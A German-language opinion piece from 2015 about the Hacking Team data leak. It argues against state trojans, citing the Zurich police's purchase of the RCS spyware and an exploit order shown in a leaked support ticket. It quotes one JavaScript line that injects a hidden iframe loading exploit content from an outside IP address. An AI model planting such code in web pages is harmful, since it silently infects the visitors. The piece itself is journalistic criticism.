Die Zauberlehrlinge von Zürich

14. Juli 2015

Der Super-GAU von «Hacking Team» offenbart die Gefährlichkeit von Staatstrojanern

Im Vorfeld der Revision des BÜPF wurde in vielen Vernehmlassungsantworten von Gegnern darauf hingewiesen, welche Gefahren von Trojanern ausgehen können. Als konkrete Bedrohungen wurden etwa genannt, dass der Hersteller des Trojaners oder sogar Dritte Zugang zu überwachten Geräten erhalten oder dass im Rahmen der Überwachung auch Geräte manipuliert werden könnten. Befürworter haben diese Bedenken als Panikmache abgetan.


Vom Konjunktiv zum Indikativ

Das Wochenende vom 5. Juli 2015 hat mit der Offenlegung von etwa 450 Gigabyte Daten aus dem Firmennetz des Trojaner-Herstellers «Hacking Team» Klarheit in die Fragen um die Unsicherheiten von Trojanern gebracht. Es wurde bekannt, dass die Kantonspolizei Zürich die Trojaner-Suite «Remote Controlled System» (RCS 9, Codename «Galileo») gekauft hat, und es wurde auch bekannt, was die Kantonspolizei Zürich damit anstellte.

Das «Remote Controlled System» enthält ein vorbereitetes Backdoor, welches dem Hersteller erlaubt, jederzeit in das gehackte Gerät einzudringen. Darüber hinaus wird Anti-Viren-Software auf dem angegriffenen System deaktiviert und so Dritten ermöglicht, unbehelligt das System zu übernehmen. Obendrein enthält das «Remote Controlled System» eine Funktion, um Kinderpornografie auf das infizierte System zu laden. Aber es kommt noch weit schlimmer.

Anonymisierungs-Server im Ausland

Am 25. Februar 2015 bestellte wirbelwind79@outlook.com, das ist die Fake-Mailadresse, welche sich die Kantonspolizei Zürich entgegen den Nutzungsbedingungen von Microsoft zugelegt hat, einen html/PHP-Exploit.



626984	2015-02-25 14:52:08	[!NLN-527-21766]: html/php exploit	**wirbelwind79**@outlook.com	c.vardaro@hackingteam.com

wirbelwind79@outlook.com updated #NLN-527-21766
---
html/php exploit

Ticket ID: NLN-527-21766
URL: https://support.hackingteam.com/staff/index.php?/Tickets/Ticket/View/4296
Name: **wirbelwind79**@outlook.com
Email address: **wirbelwind79**@outlook.com
Creator: User
Department: Exploit requests
Staff (Owner): Cristian Vardaro
Type: Issue
Status: In Progress
Priority: Normal
Template group: Default
Created: 25 February 2015 02:06 PM
Updated: 25 February 2015 03:52 PM
thanks for the feedback.
We continue with option 3 - Custom website hosted by the Client
URL to the fake website: http://mail-server.lima-city.de/IP.php
The silent installer is attached.
thanks
regards
Staff CP: https://support.hackingteam.com/staff

In die Seite https://mail-server.lima-city.de/IP.php musste die Zeile

window.addEventListener("DOMContentLoaded", function() {var iframe = document.createElement("iframe");iframe.style.height = 0;iframe.style.width = 0;iframe.style.border = "none";iframe.setAttribute("src", "https://46.38.63.194/docs/r6Yaiw/wzzxw.html");document.body.appendChild(iframe);}, false);

eingefügt werden.

Zuerst wurde durch die Kantonspolizei Zürich bei einem Gratis-Anbieter in Deutschland eine Webseite installiert, welche den Download eines Trojaners vorbereitet. Ein Deutsches Gericht hat dies nicht bewilligt. Dann wurde vom Server mit der IP Adresse 46.38.63.194 in Russland der Trojaner heruntergeladen. Das infizierte System kommunizierte danach ohne Wissen des Besitzers über den russischen Server mit der Kantonspolizei Zürich. Die Russische Regierung hat dies allerdings nicht bewilligt und würde den Server wohl abschalten lassen, wenn sie Wind von der Sache bekäme. Wird aber der Server, hier 46.38.63.194, welcher nur der Verschleierung der Identität des Urhebers des Trojaners dient, abgeschaltet, bricht der Kontakt zwischen allen Trojanern, welche über diesen Server kommunizieren, und der Kantonspolizei Zürich ab. Die Trojaner könnten auch nicht mehr gelöscht werden und würden früher oder später auffliegen.

Als in Italien im August 2013 der Provider Santrex vom Netz ging, verlor auch die italienische Polizei plötzlich die Kontrolle über ihre platzierten Trojaner vom «Hacking Team». Gemeinsam mit italienischen Internet-Anbietern übernahmen die Carabinieri kurzerhand unerlaubt die Santrex-IP-Adressen über das Border-Gateway-Protokoll. Diese Art von Hijacking dürfte aber in Russland nicht möglich sein.

Bisher 7 Zero-Day-Lücken und ein Toolkit

Gut 10 Tage nach der Veröffentlichung der Daten von «Hacking Team» sind bereits 7 Zero-Day-Lücken und ein Toolkit bekannt. Wer genug Geld bezahlte, konnte sich mit diesen Hackerwerkzeugen eindecken.

Fazit

Wenn ein paar Gauner mit gezinkten Karten spielen, heisst das noch lange nicht, dass dies der Staat auch tun muss. Staatstrojaner sind auf jeden Fall abzulehnen.

Staatstrojaner: Mario Fehr ignorierte Urteil des Bundesgerichts

Hacking Team: Eine Spionagesoftware ausser Kontrolle

Hacking Team and a case of BGP hijacking

Bestellung Exploit